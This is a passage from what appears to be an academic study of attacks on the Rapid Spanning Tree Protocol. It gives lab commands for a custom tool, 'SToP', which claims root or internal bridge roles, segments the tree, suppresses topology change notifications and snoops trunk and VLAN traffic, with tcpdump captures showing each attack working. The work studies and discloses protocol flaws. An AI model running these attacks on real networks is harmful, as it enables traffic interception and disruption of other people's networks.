root 8000.00:01:e6:08:0d:4a pathcost 0 age 1 max 20 hello 2 fdelay 18 Vlength 0

-On Station5 eth1-
11:04:35.700465 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0d:4a.8005
root 8000.00:01:e6:08:0d:4a pathcost 0 age 1 max 20 hello 2 fdelay 18 Vlength 0
11:04:37.700537 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0d:4a.8005
root 8000.00:01:e6:08:0d:4a pathcost 0 age 1 max 20 hello 2 fdelay 18 Vlength 0
11:04:39.700614 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0d:4a.8005
root 8000.00:01:e6:08:0d:4a pathcost 0 age 1 max 20 hello 2 fdelay 18 Vlength 0

```

The attacker advertises itself as new bridge, with bridge ID: 00:01:e6:08:0d:4a (lower than current root's ID), through both interfaces *eth0* and *eth1*, preserving the remaining parameters with the values set by the actual root bridge.

#### *attack #8: Internal Role Claiming*

Description: The attacker sends a single BPDU message per *hello time* per interface claiming internal role, targeting two different switches.




Figure 7.7: Internal Role Claiming

Figure 7.7 depicts the setup for this attack.

Attack Command:

```
[root@Server5 code]# ./SToP -d eth0 -o3 -t1 -I -M
-On eth0-
11:09:52.302332 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:d6:27:78.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vlength 0
11:09:54.302407 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:d6:27:78.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vlength 0
11:09:56.302482 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:d6:27:78.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vlength 0

-On eth1-
11:09:14.068385 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:09:28:c0.800d
root 8000.00:01:e6:09:28:c0 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vlength 0
11:09:16.047887 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:09:28:c0.800d
root 8000.00:01:e6:09:28:c0 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vlength 0
11:09:18.063248 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:09:28:c0.800d
root 8000.00:01:e6:09:28:c0 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vlength 0
```

The attacker advertises itself as new bridge, with bridge ID: 00:01:e6:d6:27:78 (higher than current root's ID), through both interfaces *eth0* and *eth1*, preserving the remaining parameters with the values set by the actual root bridge. The purpose of the attacker is to engage in the topology as an internal node. For that reason, it advertises via the interface that announces the highest *root path cost*, a new *root path cost* equal to the average of values received through both interfaces ( $60,000 + 0 / 2 = 30,000$ ).

### *attack #9: Tree Segmentation*

Description: Two colluding host machines, each of which targets a different switch, send a single BPDU message per *hello time* per interface, claiming root role with the same qualified MAC address (lower than current root's ID).

Figure 7.8 shows the diagram for this last attack.

Attack Command:

```
-On Server 5 eth0-

[root@Server5 code]# ./SToP -d eth0 -o3 -t1 -R -b 8000.00:01:e6:08:28:c0
14:55:07.000013 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vlength 0
```




Figure 7.8: Tree Segmentation

```

14:55:09.000014 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vllength 0
14:55:11.000013 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vllength 0

-On Server 2 eth0-
[root@Server2 code]# ./SToP -d eth0 -o3 -t1 -R -b 8000.00:01:e6:08:28:c0
14:55:23.000013 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8002
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vllength 0
14:55:25.000017 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8002
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vllength 0
14:55:27.000014 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8002
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vllength 0

```

Station 2 and Station 5 both advertise themselves as new bridges, with bridge ID: 00:01:e6:08:28:c0 (lower than current root's ID), preserving the remaining parameters with the values set by the actual Root Bridge. The purpose of the attacker is to split the topology into two groups of switches, each one with shortest *root path cost* to one of the attackers.

## 7.2.2 Results

### Single-homed Root Role Claiming Attack

Within a few *hello time* periods, the attacker is able to gain root role in the spanning tree, regardless of where the target switch is in the tree structure. Tcpcdump captures at different levels of the tree show no indication of abnormalities in the protocol, other than the fact that a previously non-existing switch has attained the role of root.

### Experiment #6A

In this experiment, station 4 targets switch 4 (root of the tree) via its ethernet interface. Additionally, to demonstrate parameter imposition in BPDU messages by the root bridge, the parameters *message age* and *forward delay* are changed to 60. The setup is that shown in figure 6.1. Appendix B-3 shows a more comprehensive capture of traffic relevant to this attack.

```
[root@Server4 code]# ./SToP -d eth0 -o3 -t1 -R -m 60 -y 60
-On Station 4 eth0-
14:30:53.252458 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:09:28:c0.8004
root 8000.00:01:e6:09:28:c0 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vllength 0
14:30:55.000025 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:01:71:5a.8004
root 8000.00:01:e6:01:71:5a pathcost 0 age 0 max 60 hello 2 fdelay 60 Vllength 0

-On Station 1 eth0-
14:30:46.786559 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vllength 0
14:30:48.474446 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:01:71:5a pathcost 40000 age 8 max 60 hello 2 fdelay 60 Vllength 0
```

As shown by the traffic capture, the attacker succeeds in both gaining root role and changing the mentioned parameters in subsequent BPDU messages (root ID goes from the original 00:01:e6:09:28:c0 to the attacker's 00:01:e6:01:71:5a, and *max age* and *forward delay* assume the new value: 60).

### Experiment #6B

In this experiment, station 1 targets switch 1 (tier-1 bridge in the tree). Additionally, to demonstrate parameter coercion in BPDU messages by the root bridge, the parameters *message age* and *forward delay* are changed to 60. Appendix B-4 shows a longer traffic capture.

```
[root@Server1 code]# ./SToP -d eth0 -o3 -t1 -R -m 60 -y 60
-On Station 1 eth0-
14:37:37.539197 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vlength 0
14:37:39.000027 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:25:7e.8001
root 8000.00:01:e6:08:25:7e pathcost 0 age 1 max 60 hello 2 fdelay 60 Vlength 0

-On Station 6 eth0-
14:36:33.134496 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e7:66:4f:c0.8006
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vlength 0
14:36:34.032818 802.1w RSTP config ( DES FORW ) 8000.00:01:e7:66:4f:c0.8006
root 8000.00:01:e6:08:25:7e pathcost 60000 age 13 max 60 hello 2 fdelay 60 Vlength 0
```

Once again, the attacker succeeds in both gaining root role and changing the mentioned parameters in subsequent BPDU messages (root bridge's ID goes from 00:01:e6:09:28:c0 to 00:01:e6:08:25:7e, and *max age* and *forward delay* change to 60).

### Experiment #6C

In this experiment, station 3 targets switch 3 (a tier-2 bridge in the tree). To demonstrate parameter imposition in BPDU messages by the root bridge, the parameters *message age* and *forward delay* are changed to 60. Appendix B-5 shows a longer traffic capture.

```
[root@Server3 code]# ./SToP -d eth0 -o3 -t1 -R -m 60 -y 60
-On Station 3 eth0-
14:44:35.297243 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:12:38:00.8003
root 8000.00:01:e6:09:28:c0 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vlength 0
14:44:37.000024 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:59:03.8003
root 8000.00:01:e6:08:59:03 pathcost 0 age 2 max 60 hello 2 fdelay 60 Vlength 0

-On Station 2 eth0-
14:43:54.749093 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:1a:80.8002
root 8000.00:01:e6:09:28:c0 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vlength 0
```

```
14:43:56.480539 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:1a:80.8002
root 8000.00:01:e6:08:59:03 pathcost 40000 age 10 max 60 hello 2 fdelay 60 Vlength 0
```

The attacker succeeds in both gaining root role and changing the mentioned parameters in subsequent BPDU messages (root bridge ID's changes from 00:01:e6:09:28:c0 to 00:01:e6:08:59:03, and *max age* and *forward delay* change to 60).

As mentioned before, the stability of the STA depends highly on an appropriate selection of parameters in BPDU messages that the root bridge regularly broadcasts to the network. This attack uses a single packet per *hello time*, to promote instabilities that might severely compromise network resiliency.

### Dual-homed Root Role Claiming Attack

The attacking machine convinces both target switches that it is a new switch in the network, so it can gain the root role (by advertising a lower bridge ID than the current root ID). Both links get active in the modified tree and the attacking station takes over the root role, making it possible to snoop trunk traffic that is relayed through the spanning tree. As in the case with the previous attack, the root selection process described in the specifications of the protocol is so naïve that an attacker can trivially exploit it. After the attacker gains the root role in the tree, some links are intentionally torn down (some patch cords are physically disconnected). Topology Change Notifications are generated by switches witnessing the change in the topology and are acknowledged by the attacker in its new role of the root of the tree. The attacker fails to raise the Topology Change flag in following Configuration Messages.

### Experiment #7A

Station 5 targets switches 5 and 4 (root) via its ethernet interfaces. To demonstrate Topology Change Notification propagation neglect, 3 minutes after the attack is launched, the link connecting switches 2 and 3 (part of the active tree topology, see figure 7.9) is torn down and its consequences are observed from both switches 5 and 1. The experiment setup is depicted in figure 7.6. Appendix B-6 contains a more comprehensive

traffic capture for this experiment.

```
[root@Server5 code]# ./SToP -d eth0 -o3 -t1 -R -M
-On Station 5 eth0-
18:16:30.051145 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
18:16:31.916651 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:16:32.052158 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:16:33.752226 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
...
18:19:09.759636 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:19:11.759731 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:19:13.759831 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
18:19:15.759927 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:fc:75.800d
root 8000.00:01:e6:08:fc:75 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0

-On Station 1 eth0-
18:17:44.589557 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
18:17:45.918534 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:17:46.589778 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:17:48.593973 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
...
18:19:54.605673 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:19:56.606718 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
18:19:58.608111 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:fc:75 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
```

The traffic captures show the attacker succeeding in gaining the root role (root bridge ID changes from 00:01:e6:09:28:c0 to 00:01:e6:08:fc:75, and *root path cost* as-

suming a value of 0). Then, after the link between switches 2 and 3 is torn down (indicated by the ellipses in the traces), observe the effect it has on the propagation of the topology change notification. As the traces at Station 5 (eth0) show, this information is not received. But the information does appear on the traces at Station 1 (TC flag on). To fully understand these observations, let us consider figures 7.9 and 7.10. Recall that the original tree topology (before the attack) was depicted on figure 7.3. After the attack is launched and the malicious attacker takes over the root role, the tree topology becomes the one presented in figure 7.9. After the link connecting switches 2 and 3 is torn down, the STA is recomputed. Reacting to a link failure, some alternate link becomes active in the topology and the new situation is shown in figure 7.10.




Figure 7.9: Spanning Tree under dual-homed root role claiming attack




Figure 7.10: Modified Spanning Tree after unplugging the patch cord 2-3

As deduced from both figures 7.9 and 7.10, switch 3 is the one issuing the Topology Change Notification. Since those BPDU messages now get routed through switch 1 and switch 4 up the tree, and given that the new root does not propagate Topology Change Notifications, no indications of changes show up on eth0 at station 5, confirming what the traces show.

### Experiment #7B

This experiment is similar to the previous one, but it is aimed at showing how traffic snooping can be achieved. Once again in figure 7.6, station 5 targets switches 4 and 5 via its two interfaces eth0 and eth1. 3 minutes into the attack, ping probes are sent from station 2 to station 6. The setup is the same described in figure 7.6. Appendix B-7 shows a more comprehensive traffic capture for this experiment.



```

[root@Server5 code]# ./SToP -d eth0 -o3 -t1 -R -M
-On Station 5 eth0-
13:35:26.071252 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
13:35:26.229451 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:76:6e pathcost 40000 age 3 max 20 hello 2 fdelay 18 Vilength 0
13:35:28.072812 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
...
13:38:04.077315 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
13:38:06.077371 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
13:38:08.077418 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
13:38:09.064295 arp who-has 10.0.6.1 tell 10.0.2.1
13:38:09.064505 arp reply 10.0.6.1 is-at 0:30:48:22:38:a9
13:38:09.064663 10.0.6.1 > 10.0.2.1: icmp: echo reply
13:38:10.063352 10.0.6.1 > 10.0.2.1: icmp: echo reply
13:38:10.077466 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0
13:38:11.062453 10.0.6.1 > 10.0.2.1: icmp: echo reply
13:38:12.062385 10.0.6.1 > 10.0.2.1: icmp: echo reply
13:38:12.077517 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:76:6e.8005
root 8000.00:01:e6:08:76:6e pathcost 0 age 1 max 20 hello 2 fdelay 18 Vilength 0

```

Figure 7.3, the original spanning tree, shows that station 5 (the attacker) should not see any traffic related to the ping probes from station 2 to station 6. Since, as indicated in figure 7.9, the attack allows station 5 to gain the root role (Root Bridge ID changes from 00:01:e6:09:28:c0 to 00:01:e6:08:76:6e, and *root path cost* changes to 0), it can snoop all the trunk traffic that it handles in its privileged role of root. Hence, the pings show up in the traces for station 5 (second part of the traces, after the ellipsis).

Another consequence of this attack is VLAN traffic snooping (since VLAN traffic propagates through the active topology of the spanning tree). This has a huge impact on the traditional approach of separating traffic within organizations as an attempt to secure classified traffic.

**Experiment #7C**

This experiment was designed to demonstrate that the dual-homed root role claiming attack can succeed at any hierarchical level in the tree. In figure 7.6, station 6 targets switches 5 and 6 via its interfaces eth0 and eth1. 3 minutes into the attack, the patch cord connecting switches 1 and 4 is disconnected. Effects of this topology change are observed at station 5 and station 6. Appendix B-8 shows a more comprehensive traffic capture for this experiment.

```
[root@Server6 code]# ./SToP -d eth0 -o3 -t1 -R -M
-On Station 6 eth0-
14:37:30.301061 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e7:66:4f:c0.8006
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vlength 0
14:37:30.323355 802.1w RSTP config ( DES FORW ) 8000.00:01:e7:66:4f:c0.8006
root 8000.00:01:e6:08:0b:26 pathcost 40000 age 3 max 20 hello 2 fdelay 18 Vlength 0
14:37:32.308650 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e7:66:4f:c0.8006
root 8000.00:01:e6:08:0b:26 pathcost 40000 age 3 max 20 hello 2 fdelay 18 Vlength 0
14:37:32.308806 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vlength 0
...
14:40:26.320534 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vlength 0
14:40:28.320583 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vlength 0
14:40:28.465329 802.1w RSTP config ( TC ROOT FORW ) 8000.00:01:e6:08:0b:26.8006
root 8000.00:01:e6:08:0b:26 pathcost 0 age 1 max 20 hello 2 fdelay 18 Vlength 0

-On Station 5 eth0-
14:37:13.561651 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vlength 0
14:37:14.345904 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:0b:26 pathcost 20000 age 2 max 20 hello 2 fdelay 18 Vlength 0
14:37:15.562414 802.1w RSTP config ( TC DES FORW ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:0b:26 pathcost 20000 age 2 max 20 hello 2 fdelay 18 Vlength 0
...
14:40:01.568471 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:0b:26 pathcost 20000 age 2 max 20 hello 2 fdelay 18 Vlength 0
14:40:03.568378 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:0b:26 pathcost 20000 age 2 max 20 hello 2 fdelay 18 Vlength 0
14:40:05.568662 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:0b:26 pathcost 20000 age 2 max 20 hello 2 fdelay 18 Vlength 0
```

From both traffic traces, it can be deduced that the attacker succeeds in obtaining the root role (before the ellipses, the Root Bridge ID changes from 00:01:e6:09:28:c0 to 00:01:e6:08:0b:26, and *root path cost* varies from 40,000 to 0). The sequence of tree topologies is as follows: originally (before the attack) the switches self-organize in the topology described in figure 7.3, while under attack the topology changes to that of figure 7.11, and after the link connecting switches 1 and 4 is torn down and the STA recomputes, the new organization of the tree is shown in figure 7.12. Since switch 1 (issuer of the Topology Change Notification) now has its active connection to the tree through switch 3, traces in station 6 eth0 show the Topology Change Notification. Traces at station 5 do not reflect this change in the topology because the Topology Change flag is 0 in BPDU messages sent by the attacker, now root of the tree.




Figure 7.11: Spanning Tree under dual-homed root role claiming attack




Figure 7.12: Modified Spanning Tree after unplugging the patch cord 1-4

As noted in 6.2.1, the state machines in the non-root bridges do not enforce all the functionality of a protocol-compliant root bridge. A malicious root bridge (or a station claiming to be a switch) can subvert the protocol without the rest of the bridges noticing. This attack relies on the ability of the new root to stop propagating topology changes, disrupting the resiliency of the network. It does not impact network performance as much as the flooding attacks, so it is significantly stealthier.

### Internal Node Role Claiming Attack

This attack generalizes the previous attack. The dual-homed station now claims just an active role in the tree. In this attack, the station listens at the interface

that advertises better BPDUs (that is, smaller *root path cost*) and advertises bogus BPDUs through the other interface. In the bogus messages, the original root bridge ID and other parameters are preserved but the *root path cost* is incremented by a hop, and the source bridge ID is modified to be bigger than the current root ID. This attack can be used for two purposes: DoS and traffic snooping. By failing to propagate up the tree any Topology Change Notification from neighboring bridges down the tree, changes in the topology are not dealt with properly, which clearly affects the resiliency of the network. On the other hand, this attack enables the malicious station to snoop traffic once it has gained an active role in the tree. The closer to the root of the tree, the more traffic the attacker gets to snoop. In this case, most of the functionality in a protocol-compliant bridge should be incorporated into the attacker machine (such as Topology Change Notification relay), to avoid raising alert flags to administrators.

### Experiment #8A

In this experiment, which uses the setup of figure 7.7, station 5 (the attacker) targets switches 4 (root) and 5 (tier-3) via its interfaces eth0 and eth1. 2 minutes into the attack, the link connecting switches 3 and 6 (part of the active topology, see figure 7.13) is disconnected. 90 seconds after that, a set of pings is launched from station 2 to station 6. The purpose of this experiment is to show that a malicious station can successfully claim an active role in the spanning tree topology, and to show that the attacker can snoop traffic not meant to it. Appendix B-9 shows a more comprehensive traffic capture for this experiment.

```
[root@Server5 code]# ./SToP -d eth0 -o3 -t1 -I -M
-On Station 5 eth0-
17:25:48.288934 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:09:28:c0 pathcost 60000 age 3 max 20 hello 2 fdelay 18 Vlength 0
...
17:27:36.299656 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vlength 0
17:27:37.293308 802.1w RSTP config ( TC ROOT FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vlength 0
...
```

```

17:28:58.302339 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0
17:28:59.927782 10.0.2.1 > 10.0.6.1: icmp: echo request (DF)
17:28:59.927962 10.0.6.1 > 10.0.2.1: icmp: echo reply
17:29:00.302405 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:d8:a1:ef.8005
root 8000.00:01:e6:09:28:c0 pathcost 30000 age 3 max 20 hello 2 fdelay 18 Vilength 0

-On Station 1 eth0-
17:26:46.363428 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
...
17:28:34.477615 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:28:36.478570 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:28:38.478121 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
...
17:29:56.488746 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
